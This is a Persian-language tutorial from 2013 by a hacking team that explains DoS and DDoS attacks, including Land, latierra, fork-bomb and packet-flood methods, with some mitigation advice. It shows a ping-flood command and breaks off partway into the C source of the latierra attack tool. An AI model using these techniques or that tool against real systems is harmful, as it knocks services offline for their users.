بسم الله الرحمن الرحیم

Iran Hack Security TM

شرحی بر حملات تکذیب سرویس

(حملات DoS برای اخلال در سرویس دهی)

نویسنده: Mr.3ler0n

Date: 15 Aban 1392 - November 6, 2013

مقدمه نویسنده:

در سالهای قبل در دنیای هکرها که حملات کامپیوتری اکثرا از یک نوع بود و مانند حملات امروزی از انواع مختلف نبود و اکثر هکرهای کلاه مشکی و برجسته از یک نوع حمله استفاده می کردند. اما حملات امروزی بسیار پیچیده تر و سنگین تر از حملات گذشته و به حتم زیان بارتر هستند.یکی از این نوع حملات، حملات DoS که با هدف تکذیب سرویس انجام می شود، می باشد. هدف هکرها و نفوذگران از این حملات، وارد کردن ضربات اقتصادی و سیاسی به یک گروه، شرکت یا سازمان است. حملات از نوع DoS علی رغم مشابهت با سیستم عاملی با همین نام، مخفف کلمات Denial of Service یا اخلال در سرویس دهی است و براساس آن هکرها و نفوذگران تلاش می کنند به یکی از روشهای علمی-عملی، مانع از سرویس دهی یک سرویس دهنده در یک شبکه شوند.

مقاله زیر در دو فصل تنظیم شده که فصل اول مربوط به حملات DoS ساده و فصل دوم مربوط به حملات DoS توزیع شده یا همان حملات DDoS می باشد.

لازم به ذکر است این مقاله به تلاش اینجانب و همت اعضای تیم امنیتی ایران هک میسر گشته است که شایسته می دانم از زحمات یکایک ایشان علی الخصوص مدیریت تیم، Mr.XpR قدردانی نمایم و برای تک تک ایشان آرزوی موفقیت روز افزون را خواستارم.

Special Thanks to:

Iran Hack Security TM members:

(Mr. XpR – Secret.Walker - @3is – Amirio – Moji Rider – Mr.a!i and All members …)

And

Tomcat Underground Security TM - Xxxz0

Bastan Underground Security TM - Shayan Timsar

Dr. 3v1l – 0websecurity.ir

Hassan L0tfi (ICe_P0rt)

Black_Devil B0ys Digital Network Security Group

Behrouz Kamalian – Ashiyane Security Center

Gray Hat Hackers Group


Dr. Virus

تذکر:

اکیداً اعلام می کنم تمامی مطالب موجود در این مقاله فقط جنبه آموزش حملات DoS را دارا بوده و هرگونه استفاده نابجا از مطالب به عهده خواننده خواهد بود و نویسنده مقاله و تیم امنیتی ایران هک هیچگونه مسئولیتی را پذیرا نخواهند بود. تمامی حقوق این مقاله نزد تیم امنیتی ایران هک محفوظ است.

Chapter 01

DoS Attacks



فصل اول: حملات DoS

By Mr.3ler0n
h.3ler0n@Yahoo.com

حملات DoS (تکذیب سرویس)

تعریف:

حملات تکذیب سرویس، پرکاربرد ترین حملات اینترنتی در بین دیگر حملات اینترنتی هستند. در این نوع حمله، هکر یا نفوذگر یا حمله کننده (attacker) برای تغییر نحوه کارکرد یا مدیریت یک سامانه ارتباطی یا اطلاعاتی اقدام می کند. ساده ترین نمونه سعی از کار انداختن خادم های نرم افزاری یا سخت افزاری است. پیرو چنین حملاتی، هکر پس از از کار انداختن سامانه که معمولاً سامانه ای است که مشکلاتی برای دسترسی به اطلاعات فراهم آورده است، اقدام به سرقت، تغییر یا نفوذ به منبع اطلاعاتی می کند. در برخی از حالات، در پی حمله انجام شده، سرویس دهنده مورد نظر به طور کامل قطع نمی شود و تنها در کارایی آن خلل ایجاد می شود که در این حالت هکر با سوء استفاده از این خلل ایجاد شده به آن سرویس دهنده نفوذ می کند.

هدف کلی حملات DoS:

به طور کلی انجام این حمله برای اهداف زیر صورت می‌گیرد:

1. پایین آوردن سرعت و کیفیت سرویس‌دهی شبکه (دسترسی به سایت یا انتقال فایل)
2. از دسترس خارج کردن وب‌سایت مورد نظر
3. قطع دسترسی تمام وب‌سایت‌ها (با حمله بهname server ها)
4. افزایش تعداد هرزنامه‌ها (که به بمب ایمیلی نیز معروف است)

لازم به ذکر است که این حمله فقط مختص به سرورها نیست و ممکن است یک شبکه و یا حتی روتر نیز مورد حمله قرار گیرد و ممکن است کار بخش عمده‌ای از اینترنت را مختل کند (همانطور که در طول تاریخ ۲بار اینترنت کل دنیا با این حمله مختل شده‌است).

تاریخچه حملات DoS:

ضعف موجود در پروتکل TCP در سال 1994 شناسایی شد. روش انجام این حمله توسط Bellovin و Cheswick در کتاب Firewall and Internet Security معرفی گردید. شناسایی هیچ راه کار متقابلی تا دو یال پس از آن ارائه نشد. توصیف دقیق حمله SYN flood در مجله‌ای به نام Phrack منتشر شد. گذشته از خطاهای جزئی که در این روش بود، برنامه به سرعت پخش شده و مورد استفاده قرار گرفت. . به طور خاص حمله ای علیه یکی از شرکت خدمات اینترنتی‌های سرویس دهنده MAIL باعث اطلاع همگان از قطع شدن سرویس دهی شد. SYN flood علاوه بر اینکه بر پایه روش های شناخته شده قوه قهریه بود که به سادگی منابع شبکه را تصرف می کرد، در این حملهend-host مورد هدف قرار می گرفت که برای هدر دادن منابع آن به تعداد بسته کمتری نیاز بود.

شکل حمله:

این نوع از حملات باعث از کار افتادن یا مشغول شدن بیش از حد کامپیوتر می شود تا حدی که غیر قابل استفاده شود. در بیشتر موارد، حفره های امنیتی محل انجام این حملات هستند و لذا نصب آخرین Patchهای امنیتی از حمله جلوگیری خواهند کرد. شایان ذکر است که علاوه بر این که کامپیوتر شما هدف یک حمله DoS قرار می گیرد، ممکن است که در حمله DoS علیه یک سیستم دیگر نیز شرکت داده شود. هکرها با ایجاد ترافیک بی مورد و بی استفاده باعث می شوند که حجم زیادی از منابع سرویس

دهنده و پهنای باند شبکه مصرف و به نوعی درگیر رسیدگی به این تقاضاهای بی مورد شود و این تقاضاها تا جایی که دستگاه سرویس دهنده را به زانو درآورد ادامه پیدا می کند. نیت اولیه و تاثیر حملات DoS جلوگیری از استفاده صحیح از منابع کامپیوتری و شبکه ای و از بین بردن این منابع است.

در یک تهاجم از نوع DoS، یک مهاجم باعث ممانعت دستیابی کاربران تایید شده به اطلاعات یا سرویس های خاصی می شود. یک مهاجم با هدف قرار دادن کامپیوتر شما و اتصال شبکه ای آن با کامپیوترها و شبکه ای از سایت هایی که قصد استفاده از آنها را دارید، باعث سلب دستیابی شما به سایت های پست الکترونیک، وبسایت ها، حساب های کاربری آنلاین و سایر سرویس های ارائه شده روی کامپیوترهای سرویس دهنده می شود.

متداول ترین و مشهودترین نوع حملات DoS، زمانی مطرح می شود که مهاجم اقدام به ایجاد یک سیلاب اطلاعاتی در یک شبکه کند. زمانی که کاربر آدرس URL یک وبسایت خاص را از طریق مرورگر خود تایپ می کند، درخواست وی برای سرویس دهنده ارسال می شود. سرویس دهنده در هر لحظه قادر به پاسخ گویی به حجم محدودی از درخواست ها می باشد، بنابراین اگر یک مهاجم باارسال درخواست های متعدد و سیلاب گونه باعث افزایش حجم عملیات سرویس دهنده شود، قطعاً امکان پردازش درخواست های کاربر برای سرویس دهنده وجود نخواهد داشت. حملات فوق از نوع DoS هستند، چراکه امکان دستیابی کاربر به سایت مورد نظر سلب شده است.

یک مهاجم می تواند با اسال ایمیل های ناخواسته از نوع هرزنامه، حملات مشابهی را متوجه سرویس دهنده ایمیل کند. هر حساب کاربری ایمیل صرف نظر از منبعی که آن را در اختیار کاربر قرار می دهد، نظیر سازمان مربوطه یا سرویس های رایگانی همچون !Yahooو Hotmailدارای ظرفیت محدودی هستند. پس از تکمیل ظرفیت فوق، عملا ارسال ایمیل دیگری به حساب کاربری فوق وجود نخواهد داشت. مهاجمان با ارسال ایمیل های ناخواسته سعی می کنند که ظرفیت حساب کاربری مورد نظر را تکمیل کنند و عملا امکان دریافت ایمیل های معتبر را از آن حساب کاربری سلب کند.

بسیاری از سایت های بزرگ نیز در حال حاضر قادر به مقابله با حملات DoS نیستند زیرا این حملات به نوع متفاوتی سازمان دهی می شوند و در بیشتر اوقات با ایجاد ترافیکی بالا لشکری از بسته های TCP را به سمت سرویس های خدمات دهنده سرازیر می کنند. به عنوان مثال در هنگام بوجود آمدن و شناسایی ویروس Blaster پس از آلوده شدن صدها هزار کامپیوتر در سراسر دنیا بوسیله این کرم کامپیوتری که از یک ضعف در سیستم عامل های ویندوز مایکروسافت استفاده می کرد، خبری با این عنوان که این ویروس در روز 20 آگوست شروع به ارسال پاکت هایی به سمت وبسایت www.windowsupdate.com می کند در رسانه های امنیتی انتشار یافت که در پی آن مسئولین امنیتی مایکروسافت چاره ای جز از کار انداختن سایت www.windowsupdate.com و حذف DNSهای جهانی ندیدند. با اینکه آنان تا آخرین لحظات از عنوان کردن روش خود یعنی از کار انداختن سایت مورد نظر خودداری می کردند، اما قابل پیش بینی بود که به هیچ وجه سرویس های خدمات دهنده شرکت مایکروسافت نیز قادر به مقابله با این حجم ترافیک بالا نخواهند بود و دیر یا زود از سرویس دهی باز می مانند.

چند وقت پیش نیز شاهد یک حمله DoS بزرگ در سطح اینترنت بودیم. حمله ای که بر علیه 13 سرور اصلی موجود در اینترنت انجام شد که وظیفه این سرورها، کنترل آدرسهای اینترنتی و ترجمه آنها برای DNSها بود که نتیجه آن ترافیک شدید در اینترنت بود و از بین این 13 سرور بزرگ، تنها 4 سرور جان سالم به در بردند که اگر این 4 سرور باقی مانده وظیفه انتقال اطلاعات و برقراری ارتباطات و ترافیک اینترنت و وظیفه سرورهای خاموش یا Downشده را برعهده نمی گرفتند، کل شبکه اینترنت از کار می افتاد. لازم به ذکر است که این حمله از نوع حملات DoS توزیع شده (Distributed Denial of Service) DDoS بود که در ادامه به بررسی این گونه از حملات نیز خواهیم پرداخت.

تفاوت بین حملات DoS و حملات DDoS:

با این که حملات DDoS زیر مجموعه حملات DoS هستند اما یک تفاوت جزئی بین این دو وجود دارد. آن هم اینکه حملات DoS برای Crash کردن یا درهم شکستن یک سرویس دهنده(سرور) انجام می شوند ولی حملات DDoS برای اختلال و ایجاد شلوغی در سرویس دهنده(سرور) می شوند.

علیرغم تلاش و منابعی که برای ایمن سازی علیه نفوذ و خراب کاری مصرف شده است، سیستم های متصل به اینترنت با تهدید واقعی و مداوم حملات DoS مواجه هستند. این امر به دلیل دو مشخصه اساسی اینترنت است:

منابع تشکیل دهنده اینترنت به نوعی محدود و مصرف شدنی هستند

زیر ساختار سیستم ها و شبکه های متصل به هم که اینترنت را می سازند، کاملا از منابع محدود تشکیل شده است. پهنای باند، قدرت پردازش و ظرفیت های ذخیره سازی، همگی محدود و هدف های معمول حملات DoS هستند. مهاجمان با انجام این حملات سعی می کنند با مصرف کردن مقدار قابل توجهی از منابع در دسترس، باعث قطع میزانی از سرویس ها شوند. وفور منابعی که به درستی طراحی

و استفاده شده اند، ممکن است عاملی برای کاهش میزان تاثیر یک حمله DoS باشد، اما شیوه ها و ابزارهای امروزی حمله حتی در کارکرد بسیاری از منابع نیز اختلال ایجاد می کنند.

امنیت اینترنت تا حد زیادی وابسته به تمام عوامل است

حملات DoS معمولا از یک یا چند نقطه که از دید سیستم یا شبکه قربانی، عامل بیرونی هستند، صورت می گیرد. در بسیاری از موارد، نقطه آغاز حمله شامل یک یا چند سیستم است که از طریق سوء استفاده های امنیتی در اختیار هکرها قرار میگیرند و لذا حملات از سیستم یا سیستم های خود هکرها صورت نمی گیرد. بنابراین، دفاع علیه نفوذ نه تنها به حفاظت از اموال مرتبط با اینترنت کمک می کند، بلکه به جلوگیری از استفاده از این اموال برای حمله به سایر شبکه ها و سیستم ها نیز کمک خواهد کرد. پس بدون توجه به اینکه سیستم هایتان به چه میزان محافظت می شوند، قرار گرفتن در معرض بسیاری از انواع حملات و مشخصا حمله DoS، به وضعیت امنیتی در سایر قسمت های اینترنت بستگی زیادی دارد.

مقابله با حملات DoS تنها یک بحث عملی نیست. محدود کردن میزان تقاضا، فیلتر کردن بسته ها و دستکاری پارامترهای نرم افزاری در برخی از موارد می تواند به محدود کردن اثر حملات DoS کمک کند، اما به شرطی که حمله DoS در حال مصرف کردن تمام منابع موجود نباشد. در بسیاری از موارد، تنها می توان یک دفاع واکنشی داشتو این در صورتی است که منابع یا منبع حمله مشخص شود. استفاده از جعل آدرس IP (IP Spoofing) در طول حمله، ظهور روش های حملات توزیع شده و ابزارهای موجود یک چالش همیشگی را در مقابل کسانی که باید به حملات DoS پاسخ دهند، قرار داده است. حملات DoS می تواند حالت خفته و هدایت شونده از قبل، داشته باشد و از درون یک شبکه محلی آغاز شود (Locally DoS) یا آنکه با هدایت مستقیم هکرها از بیرون شروع شود (Remote DoS).

از دیدگاه فنی، حملات DoS به دو دسته زیر تقسیم می شوند:

- حمله ای که مستقیما منجر به توقف سرویس های ماشین شود.
- حمله ای که منجر به اشباع یک سرویس دهنده و تلف شدن منابع آن شود.

در حملات DoS از نوع اول، هدف حمله مستقیما " پروسه های سرویس دهنده" هستند. این نوع حمله به روش های زیر امکان پذیر است:

1- حمله از درون شبکه از طریق نابود کردن پروسه های در حال اجرا (Process Killing)

2- تغییر در پیکر بندی یک سیستم یا سرویس دهنده (Configuration Modifying)

3- درهم شکستن و کرش کردن یک پروسه (Process Crashing)

4- حمله از بیرون با ارسال بسته های ناقص (Malformed Packet Attack)

در حملات DoS نوع دوم، هدف حمله آن است که منابع سیستمی یک سرویس دهنده مثل حافظه اصلی، حافظه جانبی و امثال آن بگونه ای تلف شود که حتی با وجود فعال بودن سرویس دهنده، کاربران امکان سرویس گرفتن از آن را نداشته باشند. اینگونه حملات می توانند به صورت های زیر انجام شوند:

- ✓ ایجاد متوالی پروسه های فرزند و تکرار فرایند Fork تا جایی که جدول پروسه ها پر شود (حمله از درون).
- ✓ اشباع سیستم فایل با اطلاعات بیهوده (حمله از درون).


✓ جاری کردن سیل بسته ها به سمت سرویس دهنده (حمله از بیرون)

تکنولوژی حملات DoS اولیه شامل ابزار ساده ای بود که بسته ها را تولید و از « یک منبع به یک مقصد » ارسال می کرد. با گذشت زمان، ابزارها تا حد اجرای حملات از « یک منبع به چندین هدف »، « از چندین منبع به هدف های تنها » و « چندین منبع به چندین هدف » پیشرفت کرده اند. امروزه بیشترین حملات گزارش شده به CERT/CC مبنی بر ارسال تعداد بسیاری بسته به یک مقصد است که باعث ایجاد نقاط انتهایی بسیار زیاد و مصرف پهنای باند شبکه می شود. از چنین حملاتی معمولا به عنوان حملات طغیان بسته (Packet Flooding) یاد می شود. اما در مورد حمله « حمله به چندین هدف » گزارش کمتری دریافت شده است.

انواع بسته های مورد استفاده برای حملات طغیان بسته، در طول زمان تغییر کرده است، اما چندین نوع بسته معمول وجود دارند که هنوز توسط ابزار حمله DoS استفاده می شوند.

- **طغیان های TCP:** رشته ای از بسته های TCP با پرچم (Flag) های متفاوت به سمت IP قربانی فرستاده می شوند. پرچم های SYN، ACK و RST بیشتر مورد استفاده قرار می گیرند.

طغیان های تقاضا/پاسخ ICMP (مانند طغیان های Ping): رشته ای از بسته های ICMP به آدرس IP قربانی فرستاده می شود. نمونه ای از این نوع حمله در شکل زیر نشان داده شده است.)



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\[redacted]>ping 127.0.0.1 -l 60000 -t

Pinging 127.0.0.1 with 60000 bytes of data:
Reply from 127.0.0.1: bytes=60000 time<1ms TTL=128
Reply from 127.0.0.1: bytes=60000 time<1ms TTL=128
Reply from 127.0.0.1: bytes=60000 time<1ms TTL=128
Reply from 127.0.0.1: bytes=60000 time<1ms TTL=128
Reply from 127.0.0.1: bytes=60000 time<1ms TTL=128
Reply from 127.0.0.1: bytes=60000 time<1ms TTL=128
Reply from 127.0.0.1: bytes=60000 time<1ms TTL=128
Reply from 127.0.0.1: bytes=60000 time<1ms TTL=128
Reply from 127.0.0.1: bytes=60000 time<1ms TTL=128
Reply from 127.0.0.1: bytes=60000 time<1ms TTL=128
_
```

از آنجا که حملات طغیان بسته های داده معمولا تلاش می کنند منابع پهنای باند و پردازش را خلع سلاح کنند، میزان بسته ها عوامل مهمی در تعیین درجه موفقیت حمله هستند. بعضی از ابزارهای حمله خواص بسته ها را در رشته بسته ها به دلایلی تغییر می دهند:

1- **آدرس IP منبع:** در بعضی از موارد یک آدرس IP منبع ناصحیح، (روشی که جعل IP یا همان IP Spoofing نامیده می شود) برای پنهان کردن منبع واقعی یک رشته بسته استفاده می شود. در موارد دیگر، جعل IP هنگامی استفاده می شود که رشته های بسته به یک یا تعداد بیشتری از سایت های واسطه فرستاده می شود تا باعث شود که پاسخ ها به سمت قربانی ارسال شود.

2- **پورت های منبع/مقصد:** ابزار طغیان بسته بر اساس TCP و UDP، گاهی اوقات پورت منبع یا مقصد را تغییر می دهند تا واکنش توسط فیلتر کردن بسته را مشکل تر کنند.

3- **مقادیر IP Header دیگر:** در نهایت در ابزار حمله DoS مشاهده کردیم که برای مقداردهی تصادفی، مقادیر سرایند یا عنوان هر بسته در رشته بسته ها طراحی شده اند که تنها آدرس IP مقصد است که بین بسته ها ثابت می ماند. (در ادامه ای نفصل به بررسی این حملات خواهیم پرداخت.)

بسته ها با خواص ساختگی به سادگی در طول شبکه تولید و ارسال می شوند. پروتکل TCP/IP به آسانی مکانیزم هایی برای تضمین پیوستگی خواص بسته ها در هنگام تولید یا ارسال نقطه به نقطه بسته ها ارائه نمی کند. معمولا یک هکر فقط به داشتن اطلاعات کافی روی یک سیستم برای بکارگیری ابزار و حملاتی که قادر به تولید و ارسال بسته های با خواص تغییر یافته باشند، نیاز دارد.

حملات DoS علیه سرورهای وب

در این قسمت به بررسی حملاتی که موجب اخلال در سرویس دهی یک سیستم ویندوزی یا یک سرویس دهنده می شوند، می پردازیم:

متوقف کردن سرویس دهنده از درون

حمله از درون بدین معناست که هکر به نحوی بتواند روی یک ماشین شبکه، برای خود حق دسترسی ایجاد کند و از درون به اخلال گری بپردازد. بدست آوردن چنین مجوزی شاید نتیجه حملات قبلی بر علیه رمز های عبور (Password Attack) یا استفاده از نرم افزارهای استراق سمع (مانند نرم افزارهای Snuffer) یا هر تکنیک دیگر باشد. به هرحال برای بدست آوردن مجوز ورود برای یک هکر که در جایی پنهان و امن پناه گرفته، شرایط را برای حمله از درون سیستم برای او فراهم می کند. ("حمله از درون" در شرایطی که شخص هکر در بیرون از شبکه است، بدین معناست که او توانسته است با نفوذ به سیستم همانند یک کاربر اختصاصی به درون شبکه وارد شود و بدین ترتیب یک عضو درونی شبکه محسوب می شود. چنین حملاتی فقط مکانیزم های درونی دارند و دلیلی ندارد که هکر در محل فیزیکی شبکه نشسته باشد!)

در سیستم عامل های مبتنی بر یونیکس، هرگاه یک هکر عالی ترین مجوز ورود به سیستم را بدست آورد (root privileges) قادر خواهد بود هر پروسه سرویس دهنده ای را از بین ببرد و متوقف کند. اگر هکر دایمون inted را از یونیکس نابود کند، تمام سرویس دهنده های telnet، FTP و ... متوقف می شوند، چراکه این پروسه به نیابت از تعدادی پروسه سرویس دهنده، به تمامی تقاضاها گوش می دهد و سرویس دهنده متناظر با هر پورت باز را فعال و اجرا می کند. یعنی هکر کاری به منابع سیستم ندارد و سیستم را بیمار نمی کند بلکه مستقیما قلب سیستم را کنده و دور می اندازد! یک هکر با سطح دسترسی کافی، قادر است یکی از عملیات زیر را انجام دهد:

- **Process Killing:** با سطح دسترسی root در یونیکس (یا سطح دسترسی مدیر در ویندوز) هکر می تواند به راحتی یک پروسه در حال اجرا را نابود کند. این پروسه ها می توانند شامل دایمون inted، سرویس دهنده وب، DNS، FTP و یا هر پروسه دیگری باشند.
- **System Reconfiguration:** هکر با سطح دسترسی کافی قادر است تا تنظیمات یک سیستم را به گونه ی دلخواه خود تنظیم کند؛ مثلا در ویندوز کافی است تنظیمات سیستم یا محیط

رجیستری را به گونه ای تغییر دهد که کاربران قادر به دسترسی به سیستم نباشند یا منابع مشترک را عوض کند و یا پیکربندی سرویس دهنده را به هم بریزد.

- **Process Crashing:** حتی اگر هکر دارای بهترین و عالی ترین سطح دسترسی به سیستم عامل نباشد و با مجوز یک کاربر معمولی به سیستم وارد شود، قادر خواهد بود تا شرایط را برای درهم شکستن یک پروسه آسیب پذیر، فراهم کند. این عمل می تواند شامل درهم شکستن پشته یا ارسال حجم بسیار بالایی از داده ها به درون یک پروسه باشد. درهم شکستن پشته نهایتا منجر به پایان سرویس دهی به یک پروسه خواهد شد.
- **Local Bombardment:** این نوع حمله، در مواردی است که هکر سطح مجوز کافی در اختیار ندارد و در مد کاربری به سیستم وارد شده است. در این حالت برنامه ای را نوشته و آنرا در مد کاربری اجرا می کند به گونه ای که از درون سرویس دهنده را مشغول کند.

به ارسال پی در پی به یک پروسه، به گونه ای که آن پروسه در حجم بالایی زمان مصرف کند و از رسیدگی به تقاضاهای حقیقی عاجز بماند بمباران گفته می شود. اگر هکر برنامه بمباران را از درون شبکه راه اندازی کند، حجم آسیب رسانی آن بیشتر خواهد بود زیرا به دلیل پهنای باند بسیار بالا در شبکه محلی، وسعت بمباران زیاد بوده و هزینه ای نیز به وی تحمیل می شود.

حمله از نوع اشباع منابع سیستم

یکی دیگر از حملات نوع DoS از درون، ورود یک هکر به سیستم و اجرای برنامه هایی است که منابع سیستم را تلف می کنند؛ به گونه ای که سسیستم را کاملا مختل می کنند یا سرویس دهنده های مهم را به شدت کند می کند. البته بسیاری از سیستم عامل ها درصد مشخصی از منابع سیستم را در اختیار یک پروسه قرار می دهند و اجازه نمی دهند که یک پروسه تمام منابع سیستمی را در اختیار بگیرد ولی فراموش نکنید که یک هکر حرفه ای به نقاط ضعف هر سیستم عاملی واقف است و براساس آن نقطه

ضعف حمله را برنامه ریزی می کند. عملیاتی که ممکن است برای اشباع منابع سیستم انجام شوند عبارتند از:

- **اشباع جدول پروسه سیستم عامل (Filling up the Process Table):** یک هکر قادر است برنامه ای بنویسد که آن برنامه با انجام عمل ()Fork یک کپی از خودش را مجددا تولید و اجرا کند. این کار باعث می شود که **جدول پروسه** ، پر شود تا آنجا که پروسه بقیه کاربران قادر به تولید و اجرا نباشد.

- **اشباع سیستم فایل:**

در این حالت نیز هکر می تواند با نوشتن و طراحی یک برنامه، به صورت متناوب حجم بسیار زیادی از اطلاعات بی ارزش را روی فضای به اشتراک گزارده شده کاربران بنویسد به طوری که بقیه کاربران یا پروسه ها با کمبود فضای دیسک در ناحیه اشتراکی روبرو می شوند.

- **ارسال ترافیک بیهوده از " درون شبکه به بیرون" به قصد هدر رفت پهنای باند:**

در اینجا نیز هکر یا شخص نفوذگر، قادر خواهد بود برنامه را بنویسد که با اجرا بر روی یک ماشین، ترافیک بیهوده و زائدی را از درون شبکه به بیرون ارسال کند که اینکار وی باعث اتلاف پهنای باند خطوط ارتباطی و زمان کار CPU می گردد.

روشهای جلوگیری از اشباع منابع سیستمی:

یک مسئول یا مدیر شبکه به منظور پیشگیری از اشباع منابع سیستمی می بایستی چند نکته زیر را بخاطر بسپارد:

1- برای هر کاربر حاضر در شبکه حداقل امکانات و منابع موجود را تعریف کرده و هیچ گونه سخاوتی را در نظر نگیرد.
2- سرویس دهنده (سرور) خود را به بالاترین منابع سیستمی مانند RAM (**حداقل 2 گیگابایت**)، پردازنده های چند هسته ای بسیار سریع و پهنای باند بالای کانال مجهز کند تا قبل از آنکه یک حمله منجر به فروپاشی و از کار افتادن یک سرور شود، بتوان به تشخیص و رفع آن پرداخت.
3- از سیستم ها شبکه خود به صورت مداوم مراقبت کرده و یا شخصی قابل اعتماد را برای حفاظت از آنها بگمارد و نرم افزارهای مدیریتی همانند: Event Viewer، System Monitor، Process list، Network Monitor را همواره فعال نگه دارد.
4- از نرم افزارهای کشف مزاحمت (IDS) استفاده کند.

حملات DoS از بیرون

در حملات DoS از بیرون، حمله با هدف ایجاد خلل، از یک نقطه در شبکه اینترنت شروع می شود و شخص نفوذگر نیاز به داشتن هیچ گونه مجوزی برای ورود به سیستم ندارد. یکی از شایع ترین حملات برای وارد آورد آوردن صدمه به سیستم و درهم شکسته شدن آن، بمباران با بسته های ناقص و دارای اشکال (Malformed Pocket Attacks) است. احتمالا در یکی از پروسه های پشته TCP/IP ایجاد اشکال کرده و اگر سرور هدف در یکی از این پروسه ها (که خیلی متعددند) دارای آسیب پذیری باشد قطعاً مورد آسیب و صدمه قرار گرفته و درهم شکسته(Crash) می شود. به طور معمول در این گونه از حملات، شخص نفوذگر در یک حاشیه امنیت قرار گرفته و کمترین ردپا را برجای می گذارد. دلیل رواج اینگونه از حملات نیز همین است. حال به بررسی خطرناکترین حملات DoS از طریق بمباران بسته های ناقص می پردازیم:

حملات نوع Land:

در این نوع از حمله که بر علیه پروسه TCP انجام می شود، انبوهی از بسته های TCP با مشخصه های زیر به سمت ماشین هدف گسیل و سرازیر می شوند:

- فیلدهای Source Port (پورت مبدا) و Destination Port (پورت مقصد) در این حالت دقیقاً مثل هم تعیین می شوند که مقداری که در این فیلدها قرار می گیرد، شماره یکی از پورت های منبع و مقصد می باشد.
- فیلدهای Source IP Address (آدرس آی پی مبدا) و Destination IP Address (آدرس آی پی مقصد) دقیقاً به مانند هم تنظیم می شوند. در اینجا نیز مقداری که در این فیلدها قرار می گیرد، آدرس آی پی هدف مورد نظر میباشد.

در این حالت یک بسته جعلی (Spoofed Pocket) به سمت پروسه TCP ارسال می شود و هنگامی که این پروسه، بسته را دریافت کرد، چون آدرس های مبدا و مقصد یکسان است، وقتی پروسه TCP بسته های را در قالب بسته های پاسخ به آنها تولید و ارسال می کند، این بسته ها به خودی خود به طرف هدف بازگشته و این روند تکرار خواهد شد. در مقابل این اتفاق پشته های قدیمی تر پروسه TCP دچار اختلال شده و از کار می افتند.

حملات نوع Land در سیستم های ویندوزی، سیستم های مبتنی بر یونیکس (Unix , Linux) و سیستم های مبتنی بر پایه منبع باز (Open Source Systems)، روتر ها (مسیریاب) و چاپگرها می تواند به اجرا گذاشته شود.

حملات نوع latierra

این حملات نیز مشابه حملات نوع Land هستند با این تفاوت که بسته های بکارگرفته شده در حملات Land در این نوع از حمله، برای چمدین پورت باز روی سیستم هدف ارسال می شود.

```
#include <stdio.h>
#include <getopt.h>
#include <string.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <netinet/in.h>
#include <sys/types.h>
```



```
#include <sys/socket.h>
#include <netinet/ip.h>
#include <netinet/ip_tcp.h>
#include <netinet/protocols.h>

#define DEFAULT_FREQUENCY          1
#define TRUE                                    1
#define FALSE                                   0
#define FOR_EVER                                -5
#define LIST_FILE                       1
#define ZONE_FILE                       2
#define MAXLINELENGTH                   512
#define DEFAULT_SEQ                     0xF1C
#define DEFAULT_TTL             0xFF
#define DEFAULT_TCPFLAGS        (TH_SYN | TH_PUSH)
#define DEFAULT_WINSIZE         0xFDE8

struct pseudohdr
       {
   struct in_addr saddr;
   struct in_addr daddr;
   u_char zero;
   u_char protocol;
   u_short length;
   struct tcphdr tcpheader;
       };

typedef struct latierra_data
       {
       char dest_ip[256];
       int  tcp_flags;
       int  window_size;
       int  ip_protocol;
       int  sequence_number;
       int  ttl;
       int  supress_output;
        int  message_type;
